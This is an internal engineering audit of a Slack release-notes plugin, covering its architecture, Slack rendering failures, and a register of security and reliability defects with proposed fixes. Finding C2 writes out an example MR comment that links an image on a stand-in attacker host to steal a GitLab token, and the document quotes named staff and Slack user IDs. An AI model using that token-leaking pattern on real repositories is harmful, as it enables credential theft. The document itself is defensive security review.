{ medtrics }

PRACTICE MEDICINE, NOT SOFTWARE

INTERNAL — ENGINEERING

medtrics-release-notes

Engineering handoff: architecture, verified gap register, Slack redesign spec, and a phased improvement backlog.

PLUGIN VERSION	0.15.0
AUDIT DATE	21 August 2026
SCOPE	7 commands · 6 skills · 19 scripts · 4 configs (~7,000 lines)
ALSO COVERS	Live Slack inspection + 13 sibling plugins
PREPARED FOR	The next developers on this system

Internal engineering document. Every defect cited in this report was verified against the source file before being recorded; two items are marked PLAUSIBLE and require a live API call to settle.

Contents

01 0. Read this first 3

02 1. Architecture as built 4

03 2. What is actually landing in Slack 6

04 3. Gap register 8

05 4. Slack redesign spec 16

06 5. Integration and expansion 18

07 6. Prioritized backlog 22

08 Appendix A — Duplicated code register 27

09 Appendix B — Verification notes 29

Plugin version audited: 0.15.0 (`.claude-plugin/plugin.json`) **Audit date:** 2026-08-21 **Scope:** all 7 commands, 6 skills, 19 scripts, 4 configs (~7,000 lines) + live inspection of what the plugin has actually posted to Slack + integration survey of the 13 sibling Medtrics plugins.

Every defect below was verified against the file before it was written down. Claims are cited `file:line`. Two items are explicitly marked **PLAUSIBLE** (needs a live API call to settle) rather than confirmed — everything else is confirmed.

0. Read this first

Three things matter more than everything else in this document.

1. The customer-facing pipeline has never worked. `/release-slack` — the command the README calls "the once-per-deploy command" — has posted to Slack **zero times**. Not once in 2026. The two branded PDFs are generated on cadence and then hand-carried by Charles into `#il-vicky` and DMs with captions like *"here's the release notes and intergration notes for the yesterday deploy"*. Chris had to ask for them in a DM: *"can you run those deploy notes? Or is it something I can run myself on claude co-work?"* → *"yeah Let me run them I had aforgotten."* The automated last mile does not exist in practice.


2. The internal digest does work, and nobody reads it. `/internal-notes` posts weekly to `#dream-team`. Across every 2026 release post: **0 reactions, 0 thread replies**, with one exception (2 × `:raised_hands:`). The posts are 9,000–13,000 characters, so Slack collapses every one of them behind "Show more" at ~3,000 chars. The 2025 hand-written predecessor was ~4,500 chars, carried a `Clients to Notify:` line, and produced actual CX follow-through in-thread (Katie: *"I've notified NCSU about…"*). The system got longer and stopped working.

3. There is no test suite, no config layer, no audit trail, and no cost visibility for ~3,950 lines of Python that generate customer-facing PDFs and post to Slack. `README.md:179-185` documents `tests/` , `CONTRIBUTING.md` , `requirements.txt` , `requirements-dev.txt` — **none of them exist** in the shipped plugin (verified: the root contains only `.claude-plugin/ CHANGELOG.md LICENSE README.md commands/ config/ scripts/ skills/`). This is the only Medtrics plugin in the family missing all of: config skill, setup command, memory, audit log, guardrails/ phase model, token ledger, live dashboard. Every sibling has at least four.

The single highest-leverage change is **not** a feature. It is: land a `tests/` directory with recorded API fixtures, then fix the six defects in §3.1 that currently produce *confidently wrong client-facing documents*.

1. Architecture as built

1.1 The shape



Three parallel and partly contradictory generation strategies coexist:

STRATEGY	WHERE	NOTES
LLM per-ticket analyzer → LLM storyteller → LLM copy-audit	`/deploy-notes`, `/release-slack`, `/internal-notes`	Unvalidated block formats at every hand-off
Deterministic diff extraction, no LLM	`/client-brief`, `/covista-weekly`, `render_notes_integration_md.py`	Added 0.9.0+; `diff_signals.py`
Both, stitched	`/notes`	Has an unfillable hole — see §3.2

1.2 Command inventory

COMMAND	REAL OUTPUT	GATE	STATUS
`/release-slack`	2 md + 2 PDF + Slack post w/ threaded PDFs	hard `[y]/[n]/[e]`	**Never successfully posted**
`/internal-notes`	md + `#dream-team` post	hard `[y]/[n]/[e]`	Working; output unreadable (§2)
`/deploy-notes`	`deploy/release-notes-<date>.md`	none	Working
`/integration-notes`	`integration/integration-notes-*.md`	none	Working

COMMAND	REAL OUTPUT	GATE	STATUS
`/notes`	3 md + 1 PDF	none	**Broken** — requires a `dev-notes` rubric that was deleted in 0.3.0 (§3.2, G-N1)
`/client-brief <code>`	2 PDFs	scope confirmation	**Broken as documented** — invokes flags that don't exist (§3.1, C3)
`/covista-weekly`	2 PDFs	none	Working; config largely ignored (§3.3, H7)

1.3 External surfaces

- **Optimus**: `GET /tasks`, `GET /projects` against a hardcoded Supabase URL — `gather_notes_data_optimus.py:48`. Auth `x-api-key`. This plugin is the **only** Medtrics plugin talking to Optimus over raw HTTP; all 12 siblings use the Optimus MCP.
- **GitLab**: `merge_requests` search, `merge_requests/{iid}`, `/diffs`, `/discussions`, `/uploads/...`. Single hardcoded `GITLAB_PROJECT_ID`.
- **Slack**: a dedicated `xoxb-` bot token + `chat.postMessage` + `files.getUploadURLExternal` / `completeUploadExternal` (`slack_upload.py`). Siblings all use the Slack MCP. Internally inconsistent: `/internal-notes` Step 3 *does* use the Slack MCP (`slack_search_users`) while Step 8 uses the bot token.
- **No git shell-outs exist** anywhere, despite `README.md:44`.

1.4 Call volume and wall clock

COMMAND	HTTP CALLS	WALL CLOCK
`/deploy-notes` (status, ~60 tickets)	250–460	4–8 min
`/release-slack`	**500–900** (runs two full gathers concurrently, `release-slack.md:77-78`)	4–8 min
`/covista-weekly`	~180 across 8–13 process invocations	8–15 min of operator time

~98% of calls are GitLab. 60-70% of wall clock is MR full-text search. Everything is serial; there is no connection keep-alive (~45 s of pure TLS handshaking per run). One third of MR searches are provably redundant (a lowercase variant of an already case-insensitive search — `gather_notes_data_optimus.py:344-347`).

2. What is actually landing in Slack

This is the section to hand to whoever owns the product decision, not just the code.

2.1 The real process (which the plugin does not model)

1. **Marina** posts `<!here> production deployment` + a numbered ticket list in `#dream-team` around midnight Monday. This is the canonical source of truth for what shipped. It gets replies.
2. **Leigh** posts the digests ~7 h later.
3. **Charles** hand-carries PDFs to `#il-vicky` / DMs, and sometimes forgets.

Two constraints stated on the record and not encoded anywhere in the plugin:

> *Charles, Aug 10: "dont post it until, Marina, release the list of tickets that have been merged... so lets wait until tuesday to finalize."*
>
> *Meg, `#leadership-26` Aug 5: "Release notes now publish after release by default... Now most notes publish Tuesday, after the deploy is verified live."*

The plugin's `status` mode instead scans five **pre-deploy** lanes (`qa1, qa2, code_review, needs_changes, pipeline_issues` — `gather_notes_data_optimus.py:50`) and three commands mislabel that as "deploy-ready tickets" (`deploy-notes.md:19` , `release-slack.md:14` , `internal-notes.md:14`). It is guessing at the deploy contents while an authoritative list is posted in the same channel.

2.2 Rendering defects, verbatim

Message splitting with an orphaned continuation. Aug 18's internal digest opens promising 18 tickets, then dies mid-list at item 13 with no closing line. 64 seconds later a **separate top-level message** starts cold with `:sparkles: Enhancements & New Features` and **numbering restarted at 1** — no title, no date, no "(continued)". Aug 11 / Aug 4 / Jul 31 were single messages, so the split is threshold-triggered and inconsistent.

Broken developer mentions — every single week. Raw:

```
Ticket: M1-1207 | Developer: <@U1L41R7QD|Marina Melo> Melo Pires
Ticket: M1-1403 (:fire: Critical) | Developer: <@U02AB0913|Chris Tokodi> Tokodi
Ticket: M1-1411 (:fire: Critical) | Developer: <@U080D1XJM4G|German David>Gonzalez
Ticket: M1-1256 | Developer: <@U02AB0913|Chris Tokodi>
```

Renders as **@Marina Melo Melo Pires**, **@Chris Tokodi Tokodi**, **@German DavidGonzalez**, and — on other lines — correctly. Same developer, three renderings, one digest. Root cause looks like a mention built from `first last` concatenated with a separate `last_name` field. Also `<@U…|label>` is Slack's **deprecated** mention form; `<@U080D1XJM4G>` alone is correct and self-heals on rename.

Missing space after a bold label. `• *URL:*<https://optimus…>` → renders **URL:optimus.medtricslab.com/…**

No blank lines before section headers or item titles. A `•` bullet is immediately followed by the next item's bold title, and `:hammer_and_wrench: Bug Fixes` butts against the previous paragraph. Result: a continuous grey wall. Section headers are also **not bold** while every item title is — the hierarchy is inverted.

Length. ~11,500 / ~13,000 / ~10,700 / ~11,000 / ~9,350 / ~8,700 chars for recent digests. Slack collapses past ~3,000. Every post is ~15 visible lines plus "Show more", two or three such posts back to back, twice a week.

Template drift. Jul 28 used a readable `• *Ticket:* … • *Summary:* …` form; Jul 31 onward switched to unbolded lines prefixed with a single leading space — which does nothing in Slack, producing a ragged left edge. The `•` version is better and should be frozen.

PDFs are never attached. `slack_read_thread` on Aug 18, Aug 11, Aug 4, Jul 31, Jul 28 release posts: `No thread messages`. Searching for the generated filenames (`Medtrics-Release-Notes-2026-08-17.pdf` etc.) in message text returns **no results** — they were never referenced in a post.

Non-issues, so nobody chases them: the `&` in search output is the search API's own escaping (`slack_read_channel` returns a clean `&`). There is no literal `**bold**` leak and no `#` headers. The plugin does correctly emit single-asterisk mrkdwn.

2.3 A content-separation failure

The Jul 31 **Client** Release Notes contained, verbatim:

> `• :warning: *Pre-Flight Check (For Leigh's Team) — HARD GATE:* Before posting this item, verify in the live system that re-affiliating a returning student reactivates the account *and does NOT re-activate programs the student has already left or graduated from.* There is an open review finding that the reactivation may revive every past affiliation… If you see any unintended re-activation on screen, *hold this item* and raise it at stand-up rather than posting it to the client.`

A client-labeled artifact carrying "there is an open review finding" and "shipped from a draft state". Later weeks dropped it, but the pipeline has **no gate** separating the internal-QA layer from external copy, and nothing greps customer output for internal vocabulary.

2.4 Accuracy is already being questioned publicly

Chris, in-thread on Jul 28: *"What tooling are you using to generate these? It's displaying some of the same issues that the Ai code review does, like thinking medtrics classic is multi tenant."* The digest inherits false-positive escalations. See G-H4 (breaking-change classification over-fires) — the `:red_circle: Escalate now` block is at real risk of crying wolf.

3. Gap register

Severity: **CRITICAL** = secret exposure or wrong data reaching a customer. **HIGH** = reliable failure or silent wrong output. **MEDIUM** = failure under realistic conditions. **LOW** = hygiene.

3.1 CRITICAL

C1 — `build_plugin.py` bundles `.env` (live secrets) into the distributable `.plugin`. `scripts/build_plugin.py:37-41`. `EXCLUDE_FILES` = `{.DS_Store, .gitignore, .gitattributes, requirements.txt, requirements-dev.txt, CONTRIBUTING.md}` — no `.env`, no dotfile pattern. `EXCLUDE_DIRS_DEFAULT` (`:30-33`) doesn't exclude `.claude/`, `node_modules/`, or `.venv/`. **Verified empirically**: a planted `.env` with `SLACK_BOT_TOKEN=xoxb-…` / `GITLAB_TOKEN=glpat-…` appears verbatim in the built bundle, along with `.claude/outputs/...` and `node_modules/...`. Since the docs tell you to put `.env` at CWD and the build runs from the plugin root, this is the *expected* working layout. → **Fix:** invert to an allow-list of top-level entries (`.claude-plugin commands config scripts skills README.md CHANGELOG.md LICENSE`) and refuse anything else. Add a hard assertion in `_verify_bundle` that no entry basename starts with `.env`. Rotate both tokens if any `.plugin` was ever shared.

C2 — `fetch_mr_qa_gifs.py` sends the GitLab PAT to attacker-chosen hosts. `fetch_mr_qa_gifs.py:100-102` accepts any `http(s)://` ref from an MR comment as a download candidate; `:117` attaches `PRIVATE-TOKEN: env["GITLAB_TOKEN"]` to **every** candidate with no host allow-list. Anyone who can comment on an MR writes `![qa test](https://evil.example/x.gif)` and the next `/notes` or `/covista-weekly` run exfiltrates the PAT in a request header. `is_qa_image` (`:257`) auto-accepts any `.gif`, so no keyword is even needed. The failure is logged only on HTTPError (`:124`), so a successful exfil is silent. → **Fix:** only attach the token when `urlsplit(url).netloc` matches the GitLab host; reject other hosts outright rather than fetching them token-less.

C3 — `/client-brief` invokes flags that do not exist, so the documented command cannot run. `client-brief.md:68-70` calls `scope_incremental.py "<CLIENT>" --drop <IDS> --only <IDS> --output … --budget 35`. **Verified**: `scope_incremental.py:67-70` defines only `client`, `--aliases` (**required**), `--output`, `--include-fuzzy`, `--budget`. `--drop` / `--only` are unrecognized → argparse exit 2; and `--aliases` is never supplied → exit 2 regardless. Consequence: the mandatory Step-2 fuzzy-match confirmation is *unimplementable* — the only knob is all-or-nothing `--include-fuzzy`, so every fuzzy ticket the operator confirmed is silently dropped, or every one is silently included. → **Fix:** forward `--drop/--only/--max-per-term` to `scope_incremental.py`; better, delete `scope_incremental.py` and make checkpointing a `--resume/--budget` flag on `client_scope.py` (whose real non-dry-run path, `client_scope.py:235-288`, is currently invoked by nothing and therefore untested).

C4 — `client_scope.py` marks substring-only hits as `strong`, which bypasses the human confirmation gate entirely. `client_scope.py:148-150` + unanchored patterns in `config/client_aliases.json:67,98,113,127`. **Verified against the real alias map**: - `"Refactor covistaLegacyAdapter helper"` → **strong** for COVISTA - `"Add Chamberlainesque theme tokens"` → **strong** for CHAMBERLAIN - `"King Faisal Hospital Jeddah branch"` → **strong** for KFSHRC (a different institution) - `"RUSVM vet rotations broken"` → **fuzzy** for ROSSU, directly contradicting `client_aliases.json:101` ("Distinct from RUSVM")

`strong` tickets are kept with no prompt (`client_scope.py:238`, `scope_incremental.py:36`). An internal refactor of a code symbol named `covistaLegacyAdapter` ships in the client-facing Covista PDF. → **Fix:** anchor every `strong_pattern` (`\bCovista\b(?![A-Za-z])`, `\bRoss University\b(?!\s+School of Veterinary)`, `\bKing Faisal Specialist\b`); require title-*position* for the strong tier; add a schema check rejecting a `strong_pattern` with no `\b`.

C5 — `classify` fabricates its justification, and the dry-run table is the only cross-client safeguard. `client_scope.py:158` returns `("fuzzy", "search term in description only")` whenever nothing else matched — **with no check that any term is in the description**. **Verified**: a ticket titled `"LMU CVM: fix rotation export"` classified against **MSUCVM** returns `('fuzzy', 'search term in description only')`. No MSUCVM term appears anywhere; it was returned only because Optimus's server-side search matched the generic alias `"College of Veterinary Medicine"` (`client_aliases.json:49`). The operator sees an authoritative-sounding but false reason and ships Lincoln Memorial's tickets in Mississippi State's brief. → **Fix:** return `None` when nothing verifiably matched. Never emit a reason that wasn't computed. Require generic terms ("College of Veterinary Medicine", "College of Osteopathic") to co-occur with the institution name.

C6 — `inline()` produces crossed XML tags → hard PDF crash. `render_client_brief_pdf.py:165-178` . Bold, then italic, then code substitutions each run over the whole line, so `*` s straddling a backtick span emit `<font…>a<i>b</font>, <font…>c</i>d</font>` . **Verified**: `ValueError: Parse error: saw </font> instead of expected </i>` , and `doc.build()` (`:437`) has no try/except. A migration-guide line containing two wildcard paths (`GET /api/v1/*` → `GET /api/v2/*`) aborts the whole run after 20+ minutes of gathering. → **Fix:** single-pass tokenizer — extract backticked spans to placeholders, apply emphasis, re-inject. Wrap `doc.build` and report the offending source line.

C7 — installing the brand font silently destroys all bold and italic. `render_client_brief_pdf.py:75-98` registers `TTFont("Lexend")` / `TTFont("Lexend-Bold")` but never calls `pdfmetrics.registerFontFamily` . **Verified**: with a stand-in TTF, `<b>` / `<i>` inside a `fontName="Lexend"` paragraph render at regular weight; the Helvetica fallback correctly emits `Helvetica-Bold` / `-Oblique` . So `**Source:**` , `**Files:**` , and the storyteller's mandatory bold ledes flatten to body weight — silently, with no log line, and *only on machines that have the brand font*. Two clients receive structurally different documents depending on who rendered. → **Fix:** call `registerFontFamily` ; require and register an italic face; log the resolved family; bundle the TTFs instead of probing two hardcoded absolute paths (`:78-85`).

C8 — the storyteller's declared input contract does not exist, and its own orchestrator forbids it. `skills/storyteller/SKILL.md:183-190` says inputs are *(outcome sentence, domain tag, change kind)* "produced by the deploy-notes analyzer agents under the rewritten exec-voice rubric (see `commands/deploy-notes.md`)". That file's only rubric deliberately emits **ticket IDs and module paths** (`deploy-notes.md:112-125`), and `deploy-notes.md:163` says *"Do NOT invoke the storyteller skill here."* Meanwhile `release-slack.md:104` tells the model to run "the exec-voice rubric defined in commands/deploy-notes.md" and then invoke the storyteller. The exec rubric was rewritten out and never replaced. → **Consequence:** the customer-facing storyteller receives `TICKET: M1-583` , `AREA: Evaluations -> Assignments` , and client names, and is asked to strip them all by prose rule. One miss puts a ticket ID, a `src/apps/...` path, or another client's name in a client PDF. **Nothing greps the output.** → **Fix:** add the exec rubric as a real file (`skills/storyteller/analyzer-rubric.md`) emitting exactly `OUTCOME/DOMAIN/KIND` , and add `scripts/check_customer_safe.py` failing on `M1-\d+|GEN-\d+|DEV-\d+|RD-\d+|!\d+|src/|\.py|\.tsx|/api/` plus every name in `client_aliases.json` . Gate the PDF and Slack steps on it. **This is the single highest-value script on the list.**

3.2 HIGH — reliability

H1 — infinite loop in Optimus pagination. `gather_notes_data_optimus.py:173-176` (and `:217-220`): `if offset + len(tasks) < meta.get("count", 0): offset += len(tasks)` . When `tasks == []` and `count > offset` , offset increments by **zero** and the identical request repeats forever. `meta.count` reflecting a pre-filter total is common in PostgREST-backed counts. `client_scope.py:122` and `integration_digest_data.py:75` both guard correctly with `if not tasks: break` ; the primary gatherer does not. → `if not tasks or offset + len(tasks) >= count: break` .

H2 — no socket timeout on any Optimus or GitLab request. `gather_notes_data_optimus.py:89,119`, `fetch_mr_qa_gifs.py:118` (verified: the only `urlopen` calls in the plugin without `timeout=`; `slack_upload.py` does pass them). A half-open TCP connection hangs the process indefinitely. `--budget` is checked only *between* tickets, so it cannot interrupt. An unattended `/covista-weekly` hangs forever with no output. → `timeout=30` everywhere + a per-item deadline.

H3 — any Optimus HTTP error kills the process and discards all work. `gather_notes_data_optimus.py:91-94`: one 429/502/503 → `log(); sys.exit(1)`. No retry, no backoff, no `Retry-After`. Note the asymmetry: the *same file* implements full 429 handling for GitLab (`:97-148`, `MAX_RETRIES=5`, proactive throttling). → route Optimus through the same helper; raise a typed exception instead of `sys.exit` inside a library function.

H4 — breaking-change classification is substring-based and systematically over-fires. `diff_signals.py:158` puts `AlterField` in `_BREAKING_MIG_OPS`; `:172` flags `"deprecat" in diff.lower()`; `:174-175` does `if op in diff` over the **whole** diff including unchanged context and removed lines; `:177-182` treats any removed `x = serializers.Field(` line as a removed API field. So: a migration that only edits `help_text` → **BREAKING** + a migration guide telling partners to "re-validate parsing/constraints". Moving a serializer field within a file → **BREAKING**. The word "deprecated" in any comment → **DEPRECATION**. And `skills/integration-brief-pdf/SKILL.md:34,63` instructs the renderer to take counts "strictly from the Summary/Totals text — do not recount", removing the only cross-check. **This is the mechanism behind Chris's public accuracy complaint (§2.4).** → classify from added lines only; sub-classify `AlterField` by whether type/nullability/`max_length` actually changed; pair removals with additions to detect moves; emit counts as machine-readable front-matter and have the renderer assert Summary == rendered.

H5 — MRs whose ticket ID appears only in the branch name are never found. `gather_notes_data_optimus.py:337-341` documents that GitLab search doesn't match `source_branch` — and then relies solely on `?search=`. Branch `m1-808-fix-cohort-export` + MR title "Fix cohort export dropdown" → zero MRs found. With `--filter-integration` the ticket is **deleted from the output entirely** (`:561-563`), so a shipped integration change silently vanishes from a partner document. → add a `source_branch` lookup and union the results.

H6 — MR search caps at 20 results with no pagination. `per_page: "20"`, no `page` loop: `gather_notes_data_optimus.py:352`, `notes_tickets_gather.py:38`, `scope_incremental.py:49`, `integration_digest_data.py:96`. GitLab `search=M1-59` is a substring match, so `M1-590…M1-599` crowd out the real `M1-59` MR. → paginate on `x-next-page` (the loop already exists at `:380-384`) with a page cap.

H7 — closed and abandoned MRs are treated as shipped. All four searches pass `state: "all"`; `_mr_entry` (`:486-497`) doesn't even carry `state` forward, and **no renderer filters on it**. A ticket with an abandoned !100 containing a `RemoveField` migration plus a merged !120 publishes "BREAKING — schema RemoveField" for code that never shipped. → filter to `merged` for shipped lanes; propagate `state` + `merged_at` into every shape.

H8 — GitLab failure is indistinguishable from "nothing to report". `gather_notes_data_optimus.py:149-151` returns `(None, {})` on any non-429 error; `fetch_mr_diffs:377` treats a falsy first page as end-of-data. A bad `GITLAB_PROJECT_ID` (e.g. `group/repo` pasted instead of the numeric id — interpolated unencoded at `:112`) or an expired token → one WARNING per call, then `Data written to …`, **exit 0**, and an empty release PDF renders. Compare H3: Optimus auth failure hard-exits; GitLab auth failure succeeds-with-nothing. → raise on 401/403/404-on-project; add a one-request preflight; exit non-zero if >X% of lookups errored.

H9 — `PARTIAL` exits 0 and writes no output. `notes_tickets_gather.py:67-68`, `scope_incremental.py:88-89`, `integration_digest_data.py:154-156`. Any automation checking exit status concludes success and renders from a stale file — a cron'd weekly digest silently republishes last week's. → `sys.exit(75)` on PARTIAL.

H10 — non-atomic checkpoint and output writes brick the run. `json.dump(st, open(cp,"w"))` at `notes_tickets_gather.py:66`, `scope_incremental.py:87`, `integration_digest_data.py:140,153`, and in-place

`open(out,"w")` at `fetch_mr_qa_gifs.py:403-404`. These scripts exist *because* the shell kills long invocations. A SIGKILL mid-dump leaves a truncated `.ckpt`; the next run's `json.load` raises `JSONDecodeError` and **every** subsequent run fails identically, with no message telling the operator to delete the file. → tmp + `fsync` + `os.replace`; wrap the load and restart cleanly on corruption.

H11 — `PDF:A` / `PDF:B` marker order is unvalidated; PDF A silently empties. `render_client_brief_pdf.py:347-357` checks presence only, while `skills/client-brief-pdf/SKILL.md:57` claims the renderer aborts if order is wrong. **Verified** with reversed markers: `section_a == ''` (negative slice), both PDFs still written, exit 0, and the only signal is the innocuous "No items in this section for the selected scope." A client receives an empty "Shipped / In Production" PDF. → assert `a.start() < b.start()`, exactly one of each, non-empty unless `--allow-empty-section`.

H12 — the chunk path discards the caller's rubric and all attribution. `prepare_note_prompts.py:33-34` (`CHUNK_THRESHOLD=50000` < `CHUNK_TARGET_SIZE=80000`) guarantees bogus 1-of-1 chunks. **Verified** with a 60,000-char issue: manifest says `"total_chunks": 1`, the prompt says "chunk 1 of 1 … Other agents are analyzing other parts in parallel", the caller's rubric string is **absent**, and the assignee header is absent. So any normal-sized feature between 50k and 80k diff chars produces no `TICKET/…/CHANGE` block at all — the ticket either vanishes or a raw `CHUNK_ANALYSIS` gets pasted into a customer document, and its developer @-mention is lost. → make `CHUNK_TARGET_SIZE <= CHUNK_THRESHOLD`, never emit a 1-chunk chunk, append the caller's rubric, carry the issue header into chunk 1.

H13 — `CLIENTS` and `DEVELOPER_SLACK_ID` never reach the analyzer prompt. `prepare_note_prompts.py:63-73` emits them only if the keys exist, and its comment claims the orchestrator populates them. **Verified: no script writes either key.** Yet `internal-notes.md:146,203` tells the analyzer they are "already resolved". The analyzer must invent them — an invented `U…` posts a wrong @-mention; an invented tag misattributes work to a customer. The documented fallback regex `[A-Z][A-Z0-9-]{2,}` (`internal-notes.md:123`) matches `API`, `SSO`, `JWT`, `CSV`, `POST`, `TODO`. **This is the root cause of the mangled mentions in §2.2.** → add an enrichment step writing the resolved fields into the gather JSON; validate against `^U[A-Z0-9]{8,}$` and a real `users.info` lookup; use a closed client vocabulary from `client_aliases.json`; render `Unattributed` rather than a guess.

H14 — `build_plugin.py` cannot build this plugin, and leaves the rejected artifact on disk. `build_plugin.py:140-144` caps `plugin.json` description at 256 chars; **verified: the shipped description is 348 chars**, so `python3 scripts/build_plugin.py` prints `BUILD FAILED` and exits 1 — **while leaving a complete 132 KB `.plugin` behind**, because `_verify_bundle` runs after `build()` closes the zip (`:104-109`). A CI step that checks "did the file appear?" ships an unverified bundle. → shorten the description; unlink on verify failure or build to `.tmp` and rename.

H15 — `slack_upload.py` has zero retry/backoff. Verified: no `retry`, `Retry-After`, `sleep`, `backoff`, or `429` anywhere in the file. `resolve_channel` pages `conversations.list` with `limit=1000` (`:99`, against Slack's own ≤200 guidance) on a Tier-2 method; a 429 kills `/release-slack` Step 8 before anything posts, and both command files mandate "do not retry". → reuse the GitLab retry loop; honor Slack's `Retry-After`.

H16 — Slack delivery is non-atomic with no rollback and no resume. `slack_upload.py:219` posts, `:228-234` returns 2 on the first upload failure, and the machine-parseable result block (`:238-240`) is emitted **only on full success** — so on partial failure the thread `ts` exists only in a prose line. The channel then shows *"Both the customer release notes and integration impact PDFs are attached in this thread"* (`release-slack.md:146`) with nothing attached, no `--thread-ts` flag to resume, and a re-run duplicates the announcement. → upload files first and post last with permalinks; emit the result block with `ok:false, ts, uploaded, failed` on **every** exit path; add `--thread-ts`.

H17 — the channel-id heuristic mis-routes in both directions. `slack_upload.py:93`. **Verified**:

INPUT	CLASSIFIED	REALITY
`C0123ABC` (the example in `README.md:54,76`, the docstring, and the argparse help)	name → lookup → error	8 chars, fails `len>=9`
`G01ABCDEF`, `D01ABCDEF`	name → error	private group / DM ids, unpostable
`Covista_updates`, `Chamberlain_notes`, `CLIENT_RELEASES`	**id** → `channel_not_found`	bare channel *names*

`isalnum()` is Unicode-aware, so accented names also false-accept. → `re.fullmatch(r"[CGD][A-Z0-9]{7,10}", channel)`; treat a leading `#` as an unambiguous name; confirm via `conversations.info` before posting.

H18 — no message-length handling. Verified: no `3000`, `40000`, or `msg_too_long` anywhere in the plugin, and no Block Kit usage. §2.2's 13,000-char posts are already past Slack's ~3,000-char collapse threshold, and a heavy week can exceed the 40,000-char `chat.postMessage` limit — which fails **after** the operator approved the preview. `internal-notes.md:230` asks the model to *self-report* the char count. → measure in code; fail before the gate; split into thread replies over a configured cap.

H19 — `/notes` has an unfillable hole. `notes.md:96-99` requires a `dn` (developer-notes) instruction file "unchanged from the prior pipeline", but `/dev-notes` was removed in 0.3.0 (`CHANGELOG:495-497`) and its rubric exists nowhere in this plugin — while `pack_release_notes.py:50` makes `--dev` **required**. `/notes` therefore cannot complete Step 4 as documented. Compounding it, `notes.md:96` says "spawn **the two** analyzer agents" while `prepare_note_prompts.py:212,228` emits one prompt file **per ticket**. → either restore the rubric as a file in this plugin or make `--dev` optional and drop the dev section.

H20 — `extract_frames` retains every frame; no download size cap. `fetch_mr_qa_gifs.py:211-217` builds `frames = [...]` over all frames before selecting, plus a 1024-int signature each; `raw_download:119` does an unbounded `resp.read()`. A 400-frame 1080p screen recording (routine for a long test case) → ~2.5 GB resident → OOM kill mid-`json.dump`, which destroys the gather JSON (H10). → cap `Content-Length`; select frames inside the seek loop; cap frame count.

H21 — QA config fails *open* on the customer-facing content policy. `fetch_mr_qa_gifs.py:66-69` is `except Exception: pass`, and the in-code default `include_task_types = []` (`:63`) means `task_task_allowed` returns True for everything (`:337-340`). A trailing comma in `config/qa_gifs.json` silently attaches screenshots to **bugs and `nuclear_bug`** tickets, contradicting `deploy-notes.md:84-90` ("Only feature tickets receive screenshots"). A bug-reproduction screenshot lands in a customer PDF. → log and exit on a malformed config; make the in-code default restrictive.

H22 — `.gif` alone is treated as QA evidence. `fetch_mr_qa_gifs.py:257-258` returns True on the extension *before* checking `qa_keywords`. A reaction meme GIF in an MR thread gets three frames extracted and embedded in the branded customer PDF with the caption `QA test · !6881 — <first line of the comment>`. → require a keyword match or a QA-roster author.

H23 — the Covista config is documented as authoritative and is ignored. `covista-weekly.md:56-59` says `config/covista_weekly.json` controls the window, lanes, patterns, and diff cap. **Verified**: `integration_digest_data.py` has no `--config` flag and never loads it; `SHIPPED_LANES` / `INPROGRESS_LANES` (`:35-36`), `DIGEST_PATTERNS` (`:42`), and `--since-days 7` (`:114`) are hardcoded. Only `in_progress_groups` is read, by the *assembler*. Editing `lookback_days` does nothing. Also `max_diff_lines_per_file: 60` is overridden by `MAX_DIFF_LINES=44` (`assemble_integration_digest.py:12`). And `/covista-weekly since 14d` is advertised (`covista-weekly.md:33`) but never wired.

H24 — product filter applies to 3 of 7 commands. `product_filter.py` is imported by `client_scope.py:57`, `scope_incremental.py:19`, `integration_digest_data.py:33` — never by `gather_notes_data_optimus.py`. So `/notes`, `/deploy-notes`, `/integration-notes`, `/release-slack`, `/internal-notes` will emit `M2-`, `NEO-`, `ORC-`, `DEV-` tickets that `product_filter.json:5` excludes — **including into the customer-facing `/release-slack` PDFs**. Separately, `product_filter.py:21-25` returns before ever reading `exclude_prefixes` when `include_prefixes` is non-empty, so all six exclude entries are dead config; and `:15-16`'s bare `except` silently reverts to a hardcoded `{M1-, GEN-}` on any config parse error.

H25 — no tests, no fixtures, no golden files, no type hints. Verified: `find . -iname "*test*" -o -iname "*golden*" -o -iname "*fixture*"` returns nothing across 37 files. Every invariant above — the pagination terminator, `mr_matches_identifier` boundaries, `parse_dt` formats, `product_filter` precedence, `diff_signals.classify`, `resolve_channel` — is a one-line fixture test that does not exist.

3.3 MEDIUM (selected)

